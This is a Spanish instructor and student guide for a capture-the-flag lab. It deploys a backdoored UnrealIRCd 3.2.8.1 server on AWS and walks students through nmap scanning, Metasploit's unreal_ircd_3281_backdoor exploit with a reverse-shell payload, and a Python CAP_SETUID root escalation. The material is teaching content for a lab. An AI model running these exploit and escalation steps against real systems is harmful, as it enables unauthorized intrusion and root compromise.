**GUÍA DEL INSTRUCTOR - TALLER CTF EN AWS**

**Resumen Rápido**

Instalación en **3 pasos simples**:

1. Lanzar EC2 Ubuntu 22.04 (sin user data)
2. SSH a la instancia
3. Ejecutar UN solo script

**Tiempo total: ~8 minutos**

**PASO 1: Crear la Instancia EC2**

**1.1 Lanzar Instancia**

1. **AWS Console → EC2 → Launch Instance**
2. **Configuración:**

|  |  |
| --- | --- |
| Parámetro | Valor |
| Name | CTF-Victim-Machine |
| AMI | Ubuntu Server 22.04 LTS (64-bit x86) |
| Instance type | t2.micro |
| Key pair | Crea o selecciona una existente |
| User data | **DEJAR VACÍO** ⚠️ |

**1.2 Security Group**

**Reglas de entrada (Inbound rules):**

|  |  |  |  |
| --- | --- | --- | --- |
| Tipo | Puerto | Origen | Descripción |
| SSH | 22 | Tu IP o 0.0.0.0/0 | Administración |
| Custom TCP | 6200 | 0.0.0.0/0 | **Servicio vulnerable** |
| All ICMP - IPv4 | N/A | 0.0.0.0/0 | Permite ping |

**1.3 Launch**

* Click **Launch instance**
* Espera 1-2 minutos
* Copia la **IP pública**

**PASO 2: Ejecutar el Script de Instalación**

**2.1 Conectar por SSH**

ssh -i tu-llave.pem ubuntu@<IP\_PUBLICA>

**2.2 Descargar el Script**

**Opción A: Desde URL (si lo subes a GitHub/S3)**

**wget https://github.com/ancon2030/aws2025/raw/refs/heads/main/hacking/UnrealIRCd/script.sh**

**Opción B: Copiar directamente**

sudo nano setup\_ctf.sh

# Pega el contenido del script / Ctrl+X, Y, Enter para guardar


**2.3 Ejecutar el Script**

sudo chmod +x script.sh

sudo bash script.sh

**2.4 Salida Esperada**

1. **INSTALACIÓN CTF - MÁQUINA VÍCTIMA**

****

1. **INFORMACIÓN DEL LABORATORIO**

* IP Pública de esta máquina EC2:

Ejemplo: 54.123.45.67

* Puerto vulnerable: 6200
* Servicio: UnrealIRCd 3.2.8.1
* Exploit: exploit/unix/irc/unreal\_ircd\_3281\_backdoor

Bandera: /root/flag.txt

1. **COMPARTE CON LOS ESTUDIANTES**

IP Objetivo: 54.123.45.67

Puerto: 6200

**PASO 3: Compartir con Estudiantes**

**3.1 Información que Necesitan**

1. **TALLER CTF - INFORMACIÓN DEL LABORATORIO**

IP de la Máquina Víctima: <TU\_IP\_PUBLICA>

* **Objetivo:**

Obtener la bandera ubicada en /root/flag.txt

* **Herramientas Necesarias:**

- Kali Linux

- Metasploit Framework

- nmap

* **Puerto a atacar: 6200**

Pista: El servicio tiene un backdoor conocido

¡Buena suerte!

**3.2 Distribuir Guía**

Comparte el artifact **"Guía del Estudiante - Taller CTF Pentesting"**

**TALLER DE PENTESTING - CAPTURE THE FLAG (CTF)**

**Información del Laboratorio**

**Objetivo:** Obtener acceso root a la máquina víctima y capturar la bandera en /root/flag.txt

**IP de la Máquina Víctima:** <REEMPLAZAR\_CON\_IP\_PUBLICA\_EC2>

**Herramientas Necesarias:**

* Kali Linux (con Metasploit Framework instalado)
* Conexión a Internet
* Acceso a la IP pública de la máquina víctima

**FASE 1: PLANIFICACIÓN (PRE-ENGAGEMENT)**

**¿Qué es esta fase?**

En un pentesting real, esta es la fase donde se firma el contrato, se definen los objetivos, el alcance, las reglas de enfrentamiento y se obtiene la autorización legal para realizar las pruebas.

**Tu "Contrato" para este CTF:**

✅ **Objetivo:** Obtener la bandera ubicada en /root/flag.txt de la máquina objetivo  
✅ **Alcance:** Solo la dirección IP proporcionada  
✅ **Reglas:** Puedes usar cualquier técnica de hacking ético aprendida  
✅ **Autorización:** Este es un entorno de laboratorio controlado con permiso explícito

**IP Objetivo:** <REEMPLAZAR\_CON\_IP\_PUBLICA\_EC2>

**FASE 2: RECONOCIMIENTO (RECONNAISSANCE)**

**¿Qué es esta fase?**

El reconocimiento es la recolección pasiva y activa de información sobre el objetivo. Es como ser un detective: necesitas saber todo lo posible antes de atacar.

**Paso 1: Verificar conectividad con el objetivo**

Primero, vamos a verificar que la máquina víctima está activa y podemos alcanzarla por la red.

Abre tu terminal en Kali Linux y ejecuta:

**ping -c 4 <REEMPLAZAR\_CON\_IP\_PUBLICA\_EC2>**

**Explicación del comando:**

* ping: Herramienta que envía paquetes ICMP (Internet Control Message Protocol) para verificar si un host está activo
* -c 4: Limita el número de paquetes a enviar a solo 4 (en lugar de infinitos)
* <IP>: La dirección IP de tu objetivo

**¿Qué hace este comando?** Envía pequeños paquetes de datos al servidor objetivo y espera una respuesta. Si la máquina está encendida y accesible, responderá a estos paquetes.

**Resultado esperado:**

64 bytes from X.X.X.X: icmp\_seq=1 ttl=64 time=10.2 ms

64 bytes from X.X.X.X: icmp\_seq=2 ttl=64 time=9.8 ms

64 bytes from X.X.X.X: icmp\_seq=3 ttl=64 time=10.1 ms

64 bytes from X.X.X.X: icmp\_seq=4 ttl=64 time=10.0 ms

✅ **Si ves respuestas:** ¡La máquina está activa y alcanzable!  
❌ **Si dice "Destination Host Unreachable":** Verifica la IP o el Security Group de AWS.

**FASE 3: ESCANEO Y ENUMERACIÓN (SCANNING)**

**¿Qué es esta fase?**

Ahora que sabemos que el objetivo está activo, necesitamos descubrir:

* ¿Qué puertos están abiertos?
* ¿Qué servicios están corriendo en esos puertos?
* ¿Qué versiones de software tiene?

Esta información nos dirá dónde buscar vulnerabilidades.

**Paso 1: Escaneo básico de puertos con Nmap**

Ejecuta el siguiente comando:

**nmap -sV -p- -T4 <REEMPLAZAR\_CON\_IP\_PUBLICA\_EC2>**

**Explicación detallada del comando:**

* nmap: Network Mapper, la herramienta de escaneo de puertos más popular del mundo
* -sV: **Service Version Detection** - Detecta las versiones de los servicios que corren en los puertos abiertos
* -p-: **Scan all ports** - Escanea TODOS los puertos (del 1 al 65535). Sin este flag, nmap solo escanea los 1000 puertos más comunes
* -T4: **Timing template** - Velocidad de escaneo "agresiva" (escala del 0 al 5, donde 5 es la más rápida pero más detectable)
* <IP>: Tu objetivo

**¿Qué hace este comando?** Nmap envía paquetes especiales a cada puerto de la máquina objetivo para:

1. Determinar si el puerto está abierto (acepta conexiones)
2. Identificar qué servicio está corriendo
3. Detectar la versión exacta del software

**Tiempo estimado:** 2-5 minutos (depende de la velocidad de red)

**Resultado esperado:**

Starting Nmap 7.94 ( https://nmap.org )

Nmap scan report for <IP>

Host is up (0.010s latency).

Not shown: 65533 closed tcp ports

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)

6200/tcp open irc UnrealIRCd-3.2.8.1

**Paso 2: Analizar los resultados del escaneo**

**Observaciones importantes:**

**Puerto 22 (SSH):**

* Servicio de administración remota (Secure Shell)
* Generalmente difícil de explotar sin credenciales
* No es nuestro objetivo principal

**Puerto 6200 (IRC):**

* Protocolo de Internet Relay Chat (salas de chat)
* Servicio: **UnrealIRCd**
* Versión: **3.2.8.1** ← ¡Este es nuestro objetivo!

📝 **Anota esta información crítica:**

* Servicio: UnrealIRCd
* Versión: 3.2.8.1
* Puerto: 6200

**Paso 3 (Opcional): Escaneo más detallado**

Si quieres más información sobre el servicio:

nmap -sV -p 6200 -A <REEMPLAZAR\_CON\_IP\_PUBLICA\_EC2>

**Explicación:**

* -p 6200: Escanea solo el puerto 6200 (más rápido)
* -A: **Aggressive scan** - Activa detección de OS, versión, scripts y traceroute

**FASE 4: EXPLOTACIÓN (GAINING ACCESS)**

**¿Qué es esta fase?**

Ahora que identificamos el servicio vulnerable (UnrealIRCd 3.2.8.1), vamos a explotarlo para obtener acceso a la máquina. Usaremos **Metasploit Framework**, la herramienta de explotación más popular y poderosa.

**¿Qué es Metasploit Framework?**

Es una plataforma que contiene miles de exploits (código que aprovecha vulnerabilidades) listos para usar. Piensa en ello como una "navaja suiza" del pentesting.

**Paso 1: Iniciar Metasploit Framework**

Abre tu terminal y ejecuta:

**msfconsole**

**¿Qué hace este comando?** Inicia la consola interactiva de Metasploit Framework. Es como abrir un programa especializado para hacking ético.

**⏱️ Tiempo de carga:** 30-60 segundos

**Resultado esperado:** Verás el banner de Metasploit con arte ASCII y luego un prompt como:

**msf >**

**Paso 2: Buscar el exploit para UnrealIRCd**

Dentro de msfconsole, ejecuta:

search unreal

**Explicación del comando:**

* search: Comando de Metasploit que busca en su base de datos
* unreal: Palabra clave relacionada con nuestro objetivo

**¿Qué hace este comando?** Busca en la base de datos de Metasploit todos los exploits, módulos y payloads relacionados con "unreal".

**Resultado esperado:**



**Análisis del resultado:**

* **Name**: El nombre completo del módulo exploit
* **Disclosure Date**: Cuándo se descubrió la vulnerabilidad (12 junio 2010)
* **Rank: excellent**: Nivel de confiabilidad (excellent es el más alto)
* **Description**: UnrealIRCd 3.2.8.1 tiene un **backdoor** (puerta trasera maliciosa)

**¿Qué es un backdoor?**

Un backdoor es código malicioso insertado intencionalmente en el software que permite acceso no autorizado. En este caso, alguien modificó UnrealIRCd para incluir un comando secreto que ejecuta código.

**Paso 3: Seleccionar el exploit**

**use exploit/unix/irc/unreal\_ircd\_3281\_backdoor**

**Explicación del comando:**

* use: Comando que carga un módulo específico
* exploit/unix/irc/unreal\_ircd\_3281\_backdoor: Ruta completa del exploit

**¿Qué hace este comando?** Carga el módulo de exploit en memoria para que puedas configurarlo y ejecutarlo.

**Resultado:** El prompt cambiará a:

**msf6 exploit(unix/irc/unreal\_ircd\_3281\_backdoor) >**


Esto indica que ahora estás "dentro" del módulo del exploit.

**Paso 4: Ver las opciones configurables del exploit**

**show options**

**¿Qué hace este comando?** Muestra todas las opciones configurables del exploit actual, indicando cuáles son obligatorias y cuáles opcionales.

**Resultado esperado:**



**Análisis de las opciones:**

* **RHOSTS** (Remote Hosts): La IP del objetivo - **REQUERIDO** y está vacío
* **RPORT** (Remote Port): El puerto del servicio - Por defecto es 6667

**Paso 5: Configurar el objetivo (RHOSTS)**

**Set set <REEMPLAZAR\_CON\_IP\_PUBLICA\_EC2>**

**Ejemplo:**

set RHOSTS 54.123.45.67

**Explicación del comando:**

* set: Comando para establecer valores de opciones
* RHOSTS: La opción que queremos configurar (Remote Hosts)
* <IP>: La dirección IP de nuestra víctima

**¿Qué hace este comando?** Le dice a Metasploit a qué máquina debe atacar.

**Paso 6: Configurar el puerto correcto**

El servicio en nuestro laboratorio corre en el puerto **6200**, no en el 6667 predeterminado:

**set RPORT 6200**

**Explicación del comando:**


* RPORT: Remote Port (puerto remoto)
* 6200: El puerto donde corre nuestro servicio vulnerable

**¿Por qué cambiar esto?** Porque aunque el estándar de IRC es 6667, nuestro servidor CTF usa 6200.

**Paso 7: Verificar la configuración**

**show options**

**Verifica que veas:**




Asegúrate de que RHOSTS tenga tu IP victima y RPORT sea 6200.

**Paso 8: Seleccionar el payload (carga útil)**

**set PAYLOAD cmd/unix/reverse**

**Explicación del comando:**

* PAYLOAD: El código que se ejecutará después de explotar la vulnerabilidad
* cmd/unix/reverse: Un payload que nos dará una shell reversa de comandos Unix



**¿Qué es un payload?**

Es el código que queremos ejecutar en el sistema comprometido. Hay muchos tipos:

* **Shell**: Nos da una línea de comandos
* **Meterpreter**: Una shell avanzada con más funcionalidades
* **Reverse**: Se conecta de vuelta a nosotros (útil para evadir firewalls)

**Paso 9: Configurar tu IP de atacante (LHOST)**

Este es un paso CRÍTICO que muchos olvidan:

**set LHOST <TU\_IP\_DE\_KALI>**

**¿Cómo saber tu IP?**

Primero, abre OTRA terminal (no cierres Metasploit) y ejecuta:

**ip addr show**

o más simple:

**hostname -I**

Busca tu IP local (típicamente empieza con 10.x.x.x, 172.x.x.x o 192.168.x.x)

**Ejemplo:**

Si tu IP de Kali es 192.168.1.100, entonces ejecutas en Metasploit:

set LHOST 192.168.1.100

**Explicación del comando:**

**LHOST:** Local Host - La IP de tu máquina atacante (Kali)


Es donde la shell reversa se conectará de vuelta

**¿Por qué necesitamos esto?**

El payload "reverse" hace que la máquina víctima se conecte de VUELTA a ti. Por eso necesita saber tu IP.

**Verifica que veas:**

**show options**

****

**Paso 10: ¡EXPLOTAR!**


**exploit o run**

**¿Qué hace este comando?** Ejecuta todo el proceso de explotación:

1. Se conecta al puerto 6200 del objetivo
2. Envía el comando especial del backdoor (AB;)
3. Ejecuta nuestro payload
4. Nos da acceso a la máquina

**Esto toma:** 2-5 segundos

**Resultado esperado:**

****

**¡FELICIDADES!**

Si ves Command shell session 1 opened, ¡ya tienes acceso a la máquina!

Tu prompt debería desaparecer o cambiar. Ahora estás "dentro" de la máquina víctima.

**Activa un prompto, usa /bin/bash directamente**

**bash**

**/bin/bash -i**

**¿Qué acaba de pasar técnicamente?**

1. **Metasploit se conectó** al puerto 6200 del servidor IRC
2. **Envió el comando especial** AB; seguido de nuestro payload
3. El **backdoor en UnrealIRCd reconoció** AB; como comando secreto
4. **Ejecutó nuestro payload** como si fuera un comando del sistema
5. **Abrió una shell** (línea de comandos) que controlamos

**FASE 5: ESCALADA DE PRIVILEGIOS (PRIVILEGE ESCALATION)**

**¿Qué es esta fase?**

Normalmente, cuando explotas un servicio, obtienes acceso limitado (usuario sin privilegios). La escalada de privilegios es el proceso de obtener permisos de administrador (root).

**Paso 1: Verificar tu identidad actual**

Dentro de la shell que obtuviste, ejecuta:

**whoami**

**Explicación del comando:**

* whoami: "Who am I?" - ¿Quién soy yo?
* Comando Unix que muestra el nombre del usuario actual

**¿Qué hace este comando?** Muestra con qué usuario estás ejecutando comandos en el sistema.

**Resultado esperado:**

**Ircd**

**Paso 2: Verificar los privilegios completos**

**id**

**Explicación del comando:**

* id: Identity - Muestra información detallada sobre el usuario actual
* Incluye UID (User ID), GID (Group ID) y grupos

**¿Qué hace este comando?** Muestra información completa de identidad y permisos del usuario.

**Resultado esperado:**

**uid=1001(ircd) gid=1001(ircd) groups=1001(ircd)**

**Análisis Importante:**

Si ves **uid=1001(ircd),** significa que eres el usuario ircd **(no root aún).**

**¿Por qué NO somos root directamente?**

El servidor UnrealIRCd se ejecuta como usuario ircd (usuario sin privilegios) siguiendo el principio de mínimo privilegio. El backdoor ejecuta comandos con los mismos permisos que el proceso del servidor.

✅ En este CTF: Obtuvimos acceso como usuario ircd, lo cual es correcto y realista.

❌ NO tenemos root todavía - Necesitamos escalar privilegios.

**Paso 3: Verificar permisos actuales de sudo**

Lo primero que hacemos es ver si nuestro usuario puede ejecutar algo con sudo:


sudo -l

**Explicación del comando:**

* sudo: Super User DO - Ejecutar como superusuario
* -l: List - Lista los comandos que puedes ejecutar con sudo

**¿Qué hace este comando?** Muestra qué comandos puedes ejecutar como root sin necesitar contraseña (o con tu contraseña).

**Posibles resultados:**



Probar alguna de estas opciones y verificar si s puede escalar:

sudo su

sudo /bin/bash

**Paso 2A: Escalar privilegios con Python usando CAP\_SETUID ⭐**

El servicio tiene la capability CAP\_SETUID habilitada, lo que nos permite cambiar nuestro UID a 0 (root).

bash

python3 -c 'import os; os.setuid(0); os.system("/bin/bash")'

**Explicación detallada del comando:**

* python3 -c: Ejecuta código Python desde la línea de comandos
* import os: Importa el módulo del sistema operativo
* os.setuid(0): Cambia el User ID a 0 (que es root)
  + CAP\_SETUID permite este cambio sin ser root
  + UID 0 = root (el superusuario)
* os.system("/bin/bash"): Ejecuta una nueva shell bash con el nuevo UID

**¿Qué hace este comando?** Aprovecha la capability CAP\_SETUID del servicio para cambiar nuestro UID a root y luego ejecutar una shell con esos privilegios.

**Resultado esperado:** La shell puede parecer que se "congela" o no muestra prompt inmediatamente, pero ahora eres root.

**Paso 2B: Verificar si la escalada funcionó**

Ejecuta:

bash

whoami

**Resultado esperado:**

root

🎉 **¡Si ves root, la escalada fue exitosa!**

**Paso 3: Confirmar privilegios completos**

bash


id

**Resultado esperado:**

uid=0(root) gid=1001(ircd) groups=1001(ircd)

Nota: Aunque el GID sigue siendo ircd, el UID=0 (root) es lo importante. Tienes todos los privilegios de root.

**¿Cómo funcionó la escalada?**



**CAP\_SETUID** es una "capability" de Linux que permite a un proceso cambiar su User ID sin necesitar ser root. El administrador configuró el servicio con esta capability para que el servidor pudiera abrir puertos privilegiados, pero sin darse cuenta, esto también permite escalada de privilegios.

**Conceptos aprendidos:**

**¿Qué es CAP\_SETUID?**

* Es una "capacidad" (capability) de Linux
* Permite cambiar el UID de un proceso
* Normalmente solo root puede hacer esto
* Pero con CAP\_SETUID, cualquier proceso puede hacerlo

**¿Por qué es peligroso?**

* Si un servicio vulnerable tiene CAP\_SETUID
* Un atacante puede explotarlo
* Y luego usar CAP\_SETUID para convertirse en root

**¿Por qué el servicio tenía CAP\_SETUID?** En este CTF, el administrador configuró:

AmbientCapabilities=CAP\_SETUID CAP\_SETGID

Probablemente para alguna funcionalidad legítima, pero sin darse cuenta de las implicaciones de seguridad.

**FASE 6: POST-EXPLOTACIÓN Y CAPTURA DE LA BANDERA**

**¿Qué es esta fase?**

Una vez dentro del sistema con privilegios máximos, realizamos las acciones que necesitemos:

* En un pentest real: Robar datos, instalar puertas traseras permanentes, movernos lateralmente a otros sistemas
* **En nuestro CTF: Capturar la bandera** 🏁

**Paso 1: Verificar tu ubicación actual en el sistema**

pwd

**Explicación del comando:**

* pwd: Print Working Directory
* Muestra el directorio actual donde estás trabajando

**¿Qué hace este comando?** Imprime la ruta completa del directorio en el que te encuentras actualmente.

**Resultado esperado:**

/

**Paso 2: Navegar al directorio de root**

cd root

**Explicación del comando:**

* cd: Change Directory - Cambiar directorio
* /root: El directorio personal del usuario root (como "C:\Users\Administrator" en Windows)

**¿Qué hace este comando?** Cambia tu ubicación actual al directorio /root, donde típicamente se esconde la bandera en CTFs.

**¿Por qué /root?**

* Es el directorio personal del superusuario
* Solo root puede acceder (protección máxima)
* Es el lugar "más seguro" del sistema
* Requiere privilegios máximos para leer su contenido

**Paso 3: Listar los archivos del directorio**


ls -la

**Explicación detallada:**

* ls: List - Listar
* -l: Long format
  + Muestra permisos (rwx)
  + Propietario y grupo
  + Tamaño del archivo
  + Fecha de modificación
* -a: All files
  + Incluye archivos ocultos (comienzan con .)

**¿Qué hace este comando?** Muestra TODOS los archivos del directorio actual con información detallada.

**Resultado esperado:**



🔍 **Analicemos el archivo flag.txt:**

-rw------- 1 root root 43 Oct 29 13:00 flag.txt

* -rw-------: Permisos
  + -: Es un archivo regular (no directorio)
  + rw-: Owner (root) puede leer y escribir
  + ---: Group no tiene permisos
  + ---: Others no tienen permisos
* 1: Número de enlaces duros
* root root: Propietario y grupo
* 43: Tamaño en bytes
* Oct 29 13:00: Fecha de última modificación
* flag.txt: Nombre del archivo

**Paso 4: Leer la bandera**

cat flag.txt

**Explicación del comando:**

* cat: Concatenate - Concatenar
* Originalmente diseñado para concatenar archivos
* Uso común: Mostrar contenido de archivos en pantalla
* flag.txt: El archivo que queremos leer

**¿Qué hace este comando?** Lee el contenido del archivo flag.txt y lo muestra en la terminal.

**Resultado esperado:**

CTF{un3374l\_b4ckd00r\_pwn3d\_20241029}

**🏆 ¡VICTORIA!**

**¡FELICIDADES! Has completado el CTF exitosamente.**

Copia la bandera completa (incluyendo CTF{ y }) como evidencia de tu éxito.

**Comandos adicionales útiles (Opcional):**

**Ver el contenido con números de línea:**

cat -n flag.txt

**Ver el contenido con caracteres especiales visibles:**

cat -A flag.txt

**Copiar la bandera al portapapeles (si estás en terminal gráfica):**

cat flag.txt | xclip -selection clipboard

**Ver los permisos exactos en octal:**

stat flag.txt

**FASE 7: REPORTE Y LIMPIEZA (REPORTING & COVERING TRACKS)**

**¿Qué es esta fase?**

En un pentesting profesional, esta es una de las fases MÁS IMPORTANTES, donde:

1. **Documentas todo lo que hiciste**
2. **Escribes un informe técnico y ejecutivo**
3. **Proporcionas recomendaciones de remediación**
4. **Cubres tus huellas** (solo con permiso y según el contrato)

**En este CTF:**

✅ **Ya completaste tu objetivo principal:** Obtuviste la bandera

**Ejercicio: Crear un Informe Básico**

En un pentest real, escribirías un informe detallado. Aquí está una plantilla básica: